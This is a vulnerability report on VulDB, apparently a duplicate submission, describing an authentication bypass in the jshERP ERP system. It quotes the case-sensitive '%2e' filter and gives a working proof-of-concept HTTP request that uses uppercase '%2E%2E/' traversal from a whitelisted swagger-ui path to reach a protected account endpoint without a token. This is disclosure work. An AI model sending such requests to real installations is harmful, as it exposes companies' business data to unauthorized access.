| Título | jishenghua jshERP up to 90c411a5fd6b632a106b9f3208a63a991c17a198 Incorrect Access Control |
|---|
| Descrição | # There is an Incorrect Access Control vulnerability in jshERP
### Version: latest (commit [`90411a`](https://github.com/jishenghua/jshERP/commit/90c411a5fd6b632a106b9f3208a63a991c17a198))
### Branch: master
### Problem:
There is an authentication bypass vulnerability in jshERP. An attacker can exploit this vulnerability to access any API without any token.
### SourceCode
There are some whitelist interfaces in the current project, such as /jshERP-boot/webjars/swagger-ui/css/. When the accessed URL starts with them, it will be directly released without verification.

Although developers are aware of the dangers of path traversal and have done some filtering
```
if(requestUrl.contains("../") || requestUrl.contains("..;/") || requestUrl.contains("%2e")) {
servletResponse.setStatus(500);
servletResponse.getWriter().write("loginOut");
return;
}
```

But he ignored the case issue. Even if %2e is filtered, the attacker can still bypass it through the uppercase %2E.

For example, the following is an interface that needs to be verified /jshERP-boot/account/findBySelect. Under normal circumstances, if the visitor does not have cookies, the request will be rejected.
```
GET /jshERP-boot/account/findBySelect HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost:3000/report/material_stock
```

However, the attacker only needs to start the request with the whitelist interface and then use %2E to traverse, and then he can access the sensitive interface without authorization.
```
GET /jshERP-boot/webjars/swagger-ui/css/%2E%2E/%2E%2E/%2E%2E/account/findBySelect HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost:3000/report/material_stock
```
 |
|---|
| Fonte | ⚠️ https://github.com/jishenghua/jshERP/issues/129 |
|---|
| Utilizador | fushuling (UID 45488) |
|---|
| Submissão | 12/08/2025 17h07 (há 1 Ano) |
|---|
| Moderação | 24/08/2025 16h59 (12 days later) |
|---|
| Estado | Duplicado |
|---|
| Entrada VulDB | 246572 [jshERP 3.3 doFilter Elevação de Privilégios] |
|---|
| Pontos | 0 |
|---|